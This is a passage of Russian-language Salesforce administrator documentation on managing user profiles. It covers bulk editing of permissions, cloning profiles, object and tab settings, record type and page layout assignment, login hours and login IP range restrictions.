- «Управление профилями и наборами полномочий»


- Нажмите кнопку **«Сохранить»**. Чтобы сохранить клонированное представление, введите новое имя и нажмите кнопку **«Сохранить как»**.

СМ. ТАКЖЕ:

[Пакетное редактирование профилей в списковых представлениях профилей](#)

Пакетное редактирование профилей в списковых представлениях профилей

Если организация использует [расширенные списковые представления профилей](#), то пользователь может изменить полномочия для 200 профилей из спискового представления. При наведении указателя мыши на редактируемые ячейки отображается значок карандаша (✎), а на нередитируемые — значок замка (🔒). Иногда параметр недоступен для редактирования даже при отображении значка карандаша (например, в стандартных профилях).

 **Внимание:** Рекомендуем проявлять внимательность при редактировании профилей данным методом. Профили определяют основной уровень доступа пользователя, поэтому пакетные изменения могут влиять на пользователей организации.

Чтобы изменить полномочия как минимум в одном профиле, выполните указанные ниже действия.

- Выберите или [создайте](#) списковое представление, содержащее нужные профили и полномочия.
- Чтобы изменить несколько профилей, установите флажок напротив каждого нужного профиля. При выборе профилей на разных страницах система Salesforce запоминает выбранные профили.
- Дважды щелкните нужное полномочие. При пакетном редактировании профилей дважды щелкните нужное полномочие в любом выбранном профиле.
- Включите или отключите полномочие во всплывающем диалоговом окне. Иногда изменение одного полномочия инициирует изменение других полномочий. Например, если полномочия «Настройка приложения» и «Просмотр настройки и конфигурации» отключены, то включение полномочия «Настройка приложения» инициирует включение полномочия «Просмотр настройки и конфигурации». В этом случае диалоговое окно содержит список измененных полномочий.
- Чтобы изменить несколько профилей, выберите **«Все *n* выбранных записей»** (где *n* — это количество выбранных профилей).
- Нажмите кнопку **«Сохранить»**.

 **Прим.:**

- Стандартные профили поддерживают встроенное редактирование только при наличии полномочий «Единая регистрация» и «В зависимости от подразделений».
- Пакетное редактирование профилей изменяет только профили, поддерживающие изменяемое полномочие. Например, профиль, который не содержит полномочие «Изменение всех данных», не изменяется при добавлении полномочия «Изменение всех данных» в несколько профилей посредством функции встроенного редактирования.

При возникновении ошибки сообщение об ошибке отображает все соответствующие профили и описание ошибки. Чтобы открыть страницу сведений о профиле, щелкните имя нужного профиля. Выбранные профили отображаются в окне ошибок серым перечеркнутым текстом.

**ВЕРСИИ**


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition и Database.com Edition.**

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**

Для пакетного редактирования профилей в списковом представлении:

- «Управление профилями и наборами полномочий»
- И
- «Настройка приложения»

 **Прим.:** Чтобы просмотреть консоль ошибок, рекомендуем отключить блокировку всплывающих окон для домена Salesforce.


Все изменения регистрируются контрольным журналом настройки.

СМ. ТАКЖЕ:

[Профили](#)

## Клонирование профилей

Клонирование и настройка существующих профилей позволяют сэкономить время на создании новых.

 **Совет:** Для предоставления определенных полномочий и настройки параметров индивидуального или группового доступа для клонированных профилей можно использовать наборы полномочий. Дополнительную информацию см. в разделе «[Наборы полномочий](#)».

1. В меню «Настройка» введите строку «*Профили*» в поле «Быстрый поиск» и выберите пункт «**Профили**».
2. Выполните одно из указанных ниже действий на странице со списком профилей.
  - Чтобы выбрать текущий профиль, необходимый для добавления нового, нажмите кнопку «**Создать профиль**».
  - Если организация использует расширенные списковые представления профилей, щелкните ссылку «**Клонировать**» напротив нужного профиля.
  - Щелкните имя нужного профиля и нажмите кнопку «**Клонировать**» на странице сведений.

Новый профиль использует [лицензию пользователя](#), назначенную исходному профилю.

3. Введите имя профиля.
4. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Профили](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания профилей:

- «Управление профилями и наборами полномочий»

## Просмотр назначенных пользователей профиля

Чтобы просмотреть всех пользователей, назначенных профилю, нажмите кнопку **«Назначенные пользователи»** (в расширенном пользовательском интерфейсе профиля) или **«Просмотр пользователей»** (в исходном пользовательском интерфейсе профиля) на странице общих сведений о профиле. Ниже перечислены действия, доступные на странице «Назначенные пользователи».

- [Создание как минимум одного пользователя](#)
- [Сброс паролей для выбранных пользователей](#)
- [Редактирование сведений о пользователе](#)
- Просмотр страницы сведений о пользователе путем выбора его имени, псевдонима или имени пользователя
- Просмотр или редактирование профиля путем выбора его имени
- Экспорт пользователей в Google и создание аккаунтов Google Apps посредством кнопки **«Экспорт в Google Apps»** (если организация поддерживает службы Google Apps™)

СМ. ТАКЖЕ:

[Профили](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

## Редактирование полномочий объекта в профилях

Полномочия объекта определяют тип доступа пользователей к объектам.

1. В меню «Настройка» выполните одно из следующих действий.
  - Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**».
  - Введите строку «*Профили*» в поле «Быстрый поиск» и выберите пункт «**Профили**».
2. Выберите нужный набор полномочий или профиль.
3. В зависимости от используемого типа интерфейса, выполните одно из указанных ниже действий.
  - Наборы полномочий или расширенный пользовательский интерфейс профиля: введите имя объекта в поле «**Поиск параметров...**» и выберите нужный объект из списка. Нажмите кнопку «**Правка**» и прокрутите страницу до раздела «Полномочия объекта».
  - Исходный пользовательский интерфейс профиля: нажмите кнопку «**Правка**» и прокрутите страницу до раздела «Полномочия стандартного объекта», «Полномочия настраиваемого объекта» или «Полномочия внешнего объекта».
4. Выберите нужные полномочия объекта.
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Полномочия объекта](#)

[Профили](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Additional permission sets available for an extra cost in **Professional** Edition

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра полномочий объекта:

- «Просмотр настройки и конфигурации»

Для редактирования полномочий объекта:

- «Управление профилями и наборами полномочий»


И

«Настройка приложения»

## Просмотр и редактирование параметров вкладок в наборах полномочий и профилях

Параметры вкладки определяют доступность вкладки на странице «Все вкладки» или в наборе вкладок.

1. В меню «Настройка» выполните одно из следующих действий.
  - Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**».
  - Введите строку «*Профили*» в поле «Быстрый поиск» и выберите пункт «**Профили**».
2. Выберите нужный набор полномочий или профиль.
3. Выполните одно из указанных ниже действий.
  - Наборы полномочий или расширенный пользовательский интерфейс профиля: введите имя вкладки в поле «**Поиск параметров...**», выберите предложенный элемент списка и нажмите кнопку «**Правка**».
  - Исходный пользовательский интерфейс профиля: нажмите кнопку «**Правка**» и прокрутите страницу до раздела «Параметры вкладки».
4. [Укажите доступность вкладки.](#)
5. (Только для исходного пользовательского интерфейса профиля) Чтобы заданные параметры доступности вкладки применялись в пользовательских настройках вкладки, установите флажок «**Изменять настройки личных вкладок пользователя**».
6. Нажмите кнопку «**Сохранить**».

 **Прим.:** Если в организации включена поддержка Salesforce CRM Content, но на странице сведений о пользователе не установлен флажок «**Пользователь Salesforce CRM Content**», то приложение Salesforce CRM Content не будет содержать вкладок.

СМ. ТАКЖЕ:

[Профили](#)

### Параметры вкладки

Параметры вкладки определяют доступность вкладки на странице «Все вкладки» или в связанном приложении. Наборы полномочий и профили используют разные метки для параметров вкладки.

| Включенные параметры в наборах полномочий | Включенные параметры в профилях | Описание  |
|---|---------------------------------|---|
| Доступно                                  | Отключены стандартные параметры | Вкладка доступна на странице «Все вкладки». Отдельные пользователи могут добавить вкладку в любое приложение. |
| Доступно и Отображается                   | Включены стандартные параметры  | Вкладка доступна на странице «Все вкладки» и  |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров вкладки:

- «Просмотр настройки и конфигурации»

Для редактирования параметров вкладки:


- «Управление профилями и наборами полномочий»

### ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно во всех версиях, кроме **Database.com Edition.**

| Включенные параметры в наборах полномочий | Включенные параметры в профилях | Описание  |
|---|---------------------------------|---|
| Нет                                       | Вкладка скрыта                  | отображается среди вкладок связанного приложения. Отдельные пользователи могут добавить или скрыть вкладку в других приложениях.<br>Вкладка недоступна на странице «Все вкладки» и в приложениях. |

 **Прим.:** Если пользователю назначен другой набор полномочий или профиль, в котором параметры этой же вкладки включены, то применяются наименее строгие значения. Например, набор полномочий «А» не содержит параметров, включенных для вкладки «Организации», а набор полномочий «Б» включает параметр «Доступно» для вкладки «Организации». При назначении наборов полномочий «А» и «Б» пользователю вкладка «Организации» отображается пользователю на странице «Все вкладки».


СМ. ТАКЖЕ:

[Просмотр и редактирование параметров вкладок в наборах полномочий и профилях](#)

### Общие сведения о расширенном пользовательском интерфейсе профиля

Расширенный пользовательский интерфейс профиля — это усовершенствованное средство управления профилями. Расширенный интерфейс позволяет быстро находить, просматривать и изменять параметры профиля.

Чтобы включить расширенный пользовательский интерфейс профиля, введите строку «Интерфейс пользователя» в поле «Быстрый поиск» в меню «Настройка», выберите **«Интерфейс пользователя»**, затем выберите пункт **«Включить улучшенный интерфейс настройки пользователя»** и нажмите кнопку **«Сохранить»**. Организация может одновременно использовать только один пользовательский интерфейс профиля.

 **Прим.:** Ниже перечислены условия, при которых расширенный пользовательский интерфейс профиля недоступен для использования.

- Для управления профилями используется обозреватель Microsoft® Internet Explorer® 6 или более ранней версии (без программного модуля Google Chrome Frame™ для Internet Explorer).
- Организация использует группы категорий для профилей гостей, используемых на сайтах.
- Организация делегирует пользователям портала администрирование партнерским порталом.

СМ. ТАКЖЕ:

[Страница общих сведений в расширенном пользовательском интерфейсе профиля Профили](#)

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения расширенного пользовательского интерфейса профиля:

- «Настройка приложения»


## Страница общих сведений в расширенном пользовательском интерфейсе профиля

Страница общих сведений о профиле в расширенном пользовательском интерфейсе профиля предоставляет доступ ко всем параметрам и полномочиям профиля.

Чтобы открыть страницу просмотра профиля, введите строку «*Профили*» в поле «Быстрый поиск» в меню «Настройка» и выберите нужный из списка «**Профили**».

Ниже перечислены действия, доступные на странице общих сведений о профиле.

- [Поиск объектов, полномочий и параметров](#)
- [Клонирование профиля](#)
- Удаление настраиваемого профиля посредством кнопки «**Удалить**»

 **Прим.:** Профиль, назначенный пользователю, не может быть удален даже при его неактивности.

- Изменение имени или описания профиля посредством кнопки «**Редактировать свойства**»
- [Просмотр списка пользователей, назначенных профилю](#)
- Просмотр и редактирование полномочий и параметров, доступных при выборе любой ссылки в разделах «Приложения» и «Система».

СМ. ТАКЖЕ:

[Общие сведения о расширенном пользовательском интерфейсе профиля](#)

## Параметры системы и приложения в расширенном пользовательском интерфейсе профиля

Расширенный пользовательский интерфейс профиля позволяет администраторам быстро находить, просматривать и изменять параметры отдельного профиля.

Полномочия и параметры объединены в категории «Приложения» и «Система», которые отображают разрешения пользователей, необходимые для управления и использования данных ресурсов.

### Параметры приложения

Приложение — это набор вкладок, который может быть выбран в раскрывающемся меню верхнего колонтитула. Все основные объекты, компоненты, данные и конфигурации отображаются всегда — независимо от выбранного приложения. Путем выбора нужного приложения пользователи открывают набор вкладок, позволяющих эффективно использовать основные функции данного приложения. Например, основная часть работы выполняется посредством приложения Sales, содержащего вкладки «Организации» и «Возможности». Чтобы просмотреть новые маркетинговые кампании и их участников, пользователь может выбрать приложение Marketing в раскрывающемся меню приложений (вместо добавления вкладки «Кампании» в приложение Sales).

В расширенном пользовательском интерфейсе профиля раздел «Приложения» на странице общих сведений о профиле содержит параметры, связанные с бизнес-процессами приложений. Например, чтобы разрешить агентам службы поддержки управление обращениями, рекомендуем установить флажок «Управление обращениями» в разделе Call Center на странице

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра профилей:

- «Просмотр настройки и конфигурации»

Для удаления профилей и редактирования свойств профиля:

- «Управление профилями и наборами полномочий»


### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.



«Полномочия приложения». Некоторые параметры приложения не связаны с полномочиями приложения. Например, чтобы включить приложение Time-Off Manager, установленное из каталога AppExchange, пользователи должны получить доступ к соответствующим классам Apex и страницам Visualforce, а также полномочия поля и объекта, позволяющие создавать запросы на утверждение отгулов.

 **Прим.:** Все полномочия пользователя действительны независимо от текущего приложения. Например, полномочие «Импорт интересов» относится к приложению Sales, но также доступно пользователю в приложении Call Center.


### Параметры системы

Некоторые системные функции применяются к организации, а не отдельному приложению. Например, время и диапазоны IP-адресов входа определяют возможность входа пользователя независимо от текущего приложения. Остальные системные функции применяются ко всем приложениям. Например, полномочия «Запуск отчетов» и «Управление панелями мониторинга» позволяют менеджерам создавать отчеты и управлять ими во всех приложениях. Некоторые полномочия (например, «Изменение всех данных») применяются ко всем приложениям и поддерживают функции, которые не связаны с приложениями (например, загрузка приложения Data Loader).

СМ. ТАКЖЕ:

[Общие сведения о расширенном пользовательском интерфейсе профиля](#)

### Поиск в расширенном пользовательском интерфейсе профиля

Введите не менее трех последовательных букв из имени нужного объекта, вкладки, полномочия или параметра в поле  «Поиск параметров». По мере ввода отображается список элементов, соответствующих заданному критерию поиска. Чтобы открыть соответствующую страницу параметров, щелкните имя нужного элемента в списке.

Критерии поиска не чувствительны к регистру. Некоторые категории поддерживают поиск по имени конкретного полномочия или параметра. Другие категории поддерживают поиск по имени категории.

| Элемент  | Поиск                     | Пример   |
|--|---------------------------|--|
| Назначенные приложения   | Имя приложения            | Введите критерий <i>продажи</i> в поле «Поиск параметров...» и выберите элемент списка «Продажи».  |
| Объекты  | Имя объекта               | Например, чтобы найти настраиваемый объект «Альбомы», введите критерий <i>альб</i> и выберите элемент списка «Альбомы».  |
| <ul style="list-style-type: none"> <li>Поля</li> <li>Типы записей</li> <li>Назначения макета страницы</li> </ul> | Имя родительского объекта | Например, объект «Альбомы» содержит поле «Описание». Чтобы найти поле «Описание» для объекта «Альбомы», введите критерий <i>альб</i> , выберите элемент списка «Альбомы» и прокрутите страницу до поля «Описание» в разделе «Полномочия поля». |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступные полномочия и параметры профиля определяются используемой версией Salesforce.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска полномочий и параметров в профиле:

- «Просмотр настройки и конфигурации»

| Элемент                         | Поиск                                 | Пример   |
|---------------------------------|---------------------------------------|--|
| Вкладки                         | Имя вкладки или родительского объекта | Введите критерий <i>отч</i> и выберите элемент списка «Отчеты».  |
| Полномочия приложения и системы | Имя полномочия                        | Введите критерий <i>арі</i> и выберите элемент списка «API включен».   |
| Все другие категории            | Имя категории                         | Чтобы найти параметры доступа к классу Apex, введите критерий <i>арех</i> и выберите элемент списка «Доступ к классу Apex». Чтобы найти настраиваемые полномочия, введите критерий <i>наст</i> и выберите элемент списка «Настраиваемые полномочия». И т. д. |

Если результаты поиска не отображаются, выполните указанные ниже действия.

- Убедитесь, что искомое полномочие, объект, вкладка или параметр доступны в текущей организации.
- Убедитесь, что искомый элемент доступен для лицензии пользователя, связанной с текущим профилем. Например, профиль, которому назначена лицензия «Массовый клиентский портал», не содержит полномочия «Изменение всех данных».
- Убедитесь, что поисковый запрос содержит не менее трех последовательных букв из имени нужного элемента.
- Проверьте правильность написания названия искомого элемента.

СМ. ТАКЖЕ:

[Общие сведения о расширенном пользовательском интерфейсе профиля](#)

Назначение типов записей и макетов страниц в расширенном пользовательском интерфейсе профиля

Параметр «Типы записей и назначения макетов страниц» в расширенном пользовательском интерфейсе профиля определяет соотношения типа записи и назначения макета страницы, используемые для просмотра записей. Также данный параметр определяет типы записей, доступные пользователям при создании и редактировании записей.

Чтобы выбрать типы записей и назначения макетов страниц, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
2. Выберите нужный профиль.
3. Введите имя объекта в поле «**Поиск параметров...**» и выберите нужный объект из списка.
4. Нажмите кнопку «**Правка**».
5. При необходимости измените параметры в разделе «Типы записей и назначения макетов страниц».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров доступа к типам записей и макетам страниц:

- «Управление профилями и наборами полномочий»

| Параметр                   | Описание   |
|----------------------------|--|
| Типы записей               | Список всех текущих типов записей для объекта.<br>«--Основной--» — это системный тип записи, используемый в случае отсутствия настраиваемого типа записи. При выборе значения «--Основной--» тип записи не может быть изменен (например, при создании записи). Все остальные типы записей являются настраиваемыми.   |
| Назначение макета страницы | Макет страницы, используемый для каждого типа записи. Макет страницы определяет кнопки, поля, связанные списки и прочие элементы, доступные пользователям данного профиля при создании записей со связанным типом записи. Каждому пользователю предоставляется доступ ко всем типам записей, поэтому каждому типу записи должен быть назначен макет страницы (даже в том случае, если данный тип записи не указан как назначенный тип записи в профиле). |
| Назначенные типы записей   | Типы записей, отмеченные в данном столбце, доступны пользователям данного профиля при создании записей для объекта. При выборе значения «--Основной--» пользователи не могут выбирать настраиваемый тип записи. При выборе настраиваемого типа записи пользователи не могут выбрать значение «--Основной--».   |
| Стандартный тип записи     | Стандартный тип записи, доступный пользователям данного профиля при создании записей для объекта.  |

Параметр «Типы записей и назначения макетов страниц» имеет некоторые различия для указанных ниже объектов и вкладок.

| Объект или вкладка | Отличие   |
|--------------------|---|
| Организации        | Если организация использует организации-лица, то объект «Организации» также содержит параметры <b>«Стандартный тип записи организации-компаний»</b> и <b>«Стандартный тип записи организации-лица»</b> , которые определяют стандартный тип записи, доступный пользователям данного профиля при создании организаций-компаний или организаций-лиц из преобразованных интересов.   |
| Обращения          | Объект «Обращения» также содержит параметр <b>«Закрытие обращения»</b> , который определяет назначения макетов страниц, доступные пользователям для каждого типа записи в закрытых обращениях. Таким образом, один и тот же тип записи может использовать разные макеты страниц для открытых и закрытых обращений. Данный дополнительный параметр позволяет использовать при закрытии обращения отдельный макет страницы, который определяет способ закрытия обращения. |
| Начальная страница | Настраиваемые типы записей не могут быть указаны для вкладки «Начальная страница». Назначение макета страницы может быть выбрано только для типа записи «--Основной--».   |

## 6. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Как определяется доступ к типу записи?](#)

[Назначение настраиваемых типов записей в наборах полномочий](#)

[Страница общих сведений в расширенном пользовательском интерфейсе профиля](#)


Просмотр и редактирование времени входа в расширенном пользовательском интерфейсе профиля

Каждому профилю может быть назначено определенное время входа пользователей.

1. В меню «Настройка» введите строку «*Профили*» в поле «Быстрый поиск» и выберите пункт «**Профили**».
2. Щелкните имя выбранного профиля.
3. Нажмите кнопку «**Правка**» в разделе «Время входа» на странице общих сведений о профиле.
4. Выберите дни и часы доступа данного профиля к организации.

Чтобы разрешить пользователям выполнять вход в любое время, щелкните ссылку «**Очистить все поля времени**». Чтобы запретить пользователям доступ к системе в определенный день, выберите одинаковое время начала и окончания.

По завершении времени входа вошедшие пользователи могут просматривать только текущую страницу.

 **Прим.:** Для профиля задаются первые часы входа в систему, они зависят от принятого в организации часового пояса по умолчанию, который задается на странице «Сведения о компании» в разделе «Настройка». Таким образом, изменение поля организации «Часовой пояс по умолчанию» не инициирует изменение часового пояса, используемого для времени входа в профиле. В результате время входа всегда применяется точно, несмотря на использование другого часового пояса пользователя или изменение стандартного часового пояса организации.

В зависимости от выполняемого действия (просмотр или редактирование времени входа), отображаемое время может различаться. На странице редактирования времени входа время отображается в часовом поясе, выбранном текущим пользователем. На странице общих сведений о профиле время отображается в исходном стандартном часовом поясе организации.

СМ. ТАКЖЕ:

[Общие сведения о расширенном пользовательском интерфейсе профиля](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров  
времени входа:

- «Просмотр настройки и конфигурации»

Для редактирования  
параметров времени входа:


- «Управление профилями и наборами полномочий»

## Ограничение диапазонов IP-адресов входа в расширенном пользовательском интерфейсе профиля

Управление доступом по имени входа на уровне пользователя за счет указания диапазона допустимых IP-адресов для профиля пользователя. Если профиль поддерживает ограничения по IP-адресам, то вход может быть выполнен только посредством разрешенного IP-адреса.

1. В меню «Настройка» введите строку «*Профили*» в поле «Быстрый поиск» и выберите пункт «**Профили**».
2. Щелкните имя выбранного профиля.
3. Щелкните ссылку «**Диапазоны IP-адресов входа**» на странице общих сведений о профиле.
4. Укажите разрешенные для профиля IP-адреса.
  - Чтобы добавить диапазон IP-адресов, которые могут использоваться пользователем для входа, щелкните **Добавить диапазоны IP-адресов**. Введите действительные IP-адреса в поля «Начальный IP-адрес» и «Конечный IP-адрес». Чтобы разрешить входы с отдельного IP-адреса, заполните оба поля одним адресом.
  - Чтобы изменить или удалить диапазон, щелкните ссылку «**Правка**» или «**Удалить**» напротив нужного диапазона.

### **Важное замечание:**

- IP-адреса диапазона должны использовать протокол IPv4 или IPv6. IPv4-адреса находятся в диапазоне IPv6-адресов, соотношенных с протоколом IPv4 (: : ffff : 0 : 0 — : : ffff : ffff : ffff, где : : ffff : 0 : 0 присваивается значение 0 . 0 . 0 . 0, а : : ffff : ffff : ffff — значение 255 . 255 . 255 . 255). В диапазон не могут входить одновременно внешние и внутренние IP-адреса соотношенного с IPv4 пространства адресов IPv6. Такие диапазоны, как 255 . 255 . 255 . 255 — : : 1 : 0 : 0 : 0 или : : — : : 1 : 0 : 0 : 0, являются недопустимыми.
  - Профили «Пользователь-партнер» ограничиваются пятью IP-адресами. С целью расширения диапазона обратитесь в компанию Salesforce.
  - Приложение Salesforce Classic Mobile может игнорировать диапазоны IP-адресов, заданные для профилей. Salesforce Classic Mobile инициирует безопасное подключение к Salesforce через сеть мобильного оператора. Однако IP-адреса мобильного оператора могут выходить за рамки допустимого диапазона IP-адресов для профиля пользователя. Во избежание игнорирования диапазонов IP-адресов, заданных для профиля, рекомендуем [отключить приложение Salesforce Classic Mobile](#) на странице 1177 для данного пользователя.
5. При необходимости введите описание диапазона. При использовании нескольких диапазонов поле «Описание» может содержать дополнительную информацию (например, область сети, соответствующая данному диапазону).
-  **Прим.:** При необходимости можно и дальше ограничить доступ к системе Salesforce только IP-адресами из диапазонов IP-адресов входа. Чтобы включить этот параметр, в разделе «Настройка» введите «*Параметры сеанса*» в поле «Быстрый поиск», выберите «**Параметры сеанса**», после чего выберите «**Применять диапазоны IP-адресов при каждом запросе**». Этот параметр отражается на всех профилях пользователей, для которых применяются IP-ограничения.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра диапазонов IP-адресов входа:

- «Просмотр настройки и конфигурации»


Для редактирования и удаления диапазонов IP-адресов входа:

- «Управление профилями и наборами полномочий»

## Работа с профилями в исходном пользовательском интерфейсе профиля


Чтобы просмотреть профиль, введите строку «*Профили*» в поле «Быстрый поиск» в меню «Настройка» и выберите нужный из списка «**Профили**».


Ниже перечислены действия, доступные на странице сведений о профиле.

- [Редактирование профиля](#)
- [Клонирование профиля](#)
- Удаление настраиваемого профиля посредством кнопки «**Удалить**»
  -  **Прим.:** Профиль, назначенный пользователю, не может быть удален даже при его неактивности.
- [Просмотр пользователей, назначенных данному профилю](#)

## Редактирование профилей в исходном пользовательском интерфейсе профиля

Профили определяют порядок доступа пользователей к объектам и данным, а также доступные действия. Стандартные профили поддерживают редактирование ограниченного количества параметров. Настраиваемые профили поддерживают редактирование всех доступных полномочий и параметров, кроме лицензии пользователя.

 **Прим.:** Редактирование одних полномочий может инициировать включение или выключение других. Например, при включении полномочия «Просмотр всех данных» включается полномочие «Чтение» для всех объектов. Аналогичным образом, при включении полномочия «Перенос интересов» включаются полномочия «Чтение» и «Создание» для интересов.

 **Совет:** Если организация использует расширенные списковые представления профилей, то пользователь может изменить полномочия для нескольких профилей из спискового представления.

1. В меню «Настройка» введите строку «*Профили*» в поле «Быстрый поиск» и выберите пункт «**Профили**».
2. Выберите нужный профиль.
3. Нажмите кнопку «**Правка**» на странице сведений о профиле.

СМ. ТАКЖЕ:

[Назначение макетов страниц в исходном пользовательском интерфейсе профиля](#)

[Параметры профиля в исходном пользовательском интерфейсе профиля](#)

[Просмотр и редактирование доступа к настольному клиенту в исходном пользовательском интерфейсе профиля](#)

[Назначение типов записей профилям в исходном пользовательском интерфейсе профиля](#)

[Просмотр и редактирование времени входа в исходном пользовательском интерфейсе профиля](#)

[Ограничение IP-адресов входа в исходном пользовательском интерфейсе профиля](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для редактирования профилей:

- «Управление профилями и наборами полномочий»

И

«Настройка приложения»

Параметры профиля в исходном пользовательском интерфейсе профиля  
 Профили определяют порядок доступа пользователей к объектам и данным, а также доступные действия. Эти параметры доступны для просмотра и редактирования на странице сведений об исходном пользовательском профиле.

| Параметр  | Для просмотра и редактирования перейдите к следующему разделу   |
|---|---|
| Имя и описание профиля (только настраиваемые профили)                       | Сведений о профиле  |
| Полномочия администратора и общие полномочия (только настраиваемые профили) | Полномочия администратора   |
| Параметры доступности приложения  | Параметры настраиваемого приложения   |
| Макеты консоли для всех профилей  | Параметры консоли   |
| Настраиваемые полномочия  | Включенные настраиваемые полномочия   |
| Параметры доступа к настольному клиенту                                     | Клиенты интеграции  |
| Внешние источники данных  | Доступ к включенным внешним источникам данных   |
| Доступ к полям объектов   | Безопасность поля   |
| Время входа   | Время входа   |
| Диапазоны IP-адресов входа  | <p>«Диапазоны IP-адресов входа». Нажмите кнопку <b>«Создать»</b> или щелкните ссылку <b>«Правка»</b> напротив текущего диапазона IP-адресов.</p> <p> <b>Прим.:</b> При необходимости можно и дальше ограничить доступ к системе Salesforce только IP-адресами из диапазонов IP-адресов входа. Чтобы включить этот параметр, в разделе «Настройка» введите <i>«Параметры сеанса»</i> в поле «Быстрый поиск», выберите <b>«Параметры сеанса»</b>, после чего выберите <b>«Применять диапазоны IP-адресов при каждом запросе»</b>. Этот параметр отражается на всех профилях пользователей, для которых применяются IP-ограничения.</p> |
| Полномочия объекта  | Полномочия стандартного объекта   |

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition и Database.com Edition.**

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**

Для редактирования профилей:

- «Управление профилями и наборами полномочий»

И

«Настройка приложения»

| Параметр                         | Для просмотра и редактирования перейдите к следующему разделу  |
|----------------------------------|--|
| Макеты страниц                   | Макеты страниц   |
| Типы записей                     | Раздел «Параметры типа записи» Ссылка « <b>Правка</b> » доступна только при наличии типов записей для объекта. |
| Параметры доступности вкладки    | Параметры вкладки  |
| Выполняемые классы Apex          | Доступ к включенному классу Apex   |
| Выполняемые страницы Visualforce | Доступ к включенной странице Visualforce   |
| Статусы присутствия услуги       | Доступ к статусам присутствия включенной услуги  |

СМ. ТАКЖЕ:

[Редактирование профилей в исходном пользовательском интерфейсе профиля](#)

### Назначение макетов страниц в исходном пользовательском интерфейсе профиля

Использование исходного пользовательского интерфейса профиля позволяет с легкостью просматривать и редактировать все назначения макетов страниц в одном месте.

1. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
2. Выберите нужный профиль.
3. Щелкните ссылку «**Просмотр назначения**» напротив имени нужной вкладки в разделе «Макеты страниц».
4. Щелкните «**Редактировать назначение**».
5. Чтобы выбрать макет страницы для каждого профиля, воспользуйтесь приведенной таблицей. Если организация использует типы записей, то таблица поддерживает возможность выбора макета страницы для каждого профиля и типа записи.
  - Выбранные назначения макетов страниц выделяются цветом.
  - Измененные и несохраненные назначения макетов страниц выделяются курсивом.
6. Чтобы назначить другой макет страницы, выберите нужное значение в раскрывающемся списке «Макет страницы для использования» и повторите предыдущее действие для нового макета страницы.
7. Нажмите кнопку «**Сохранить**».

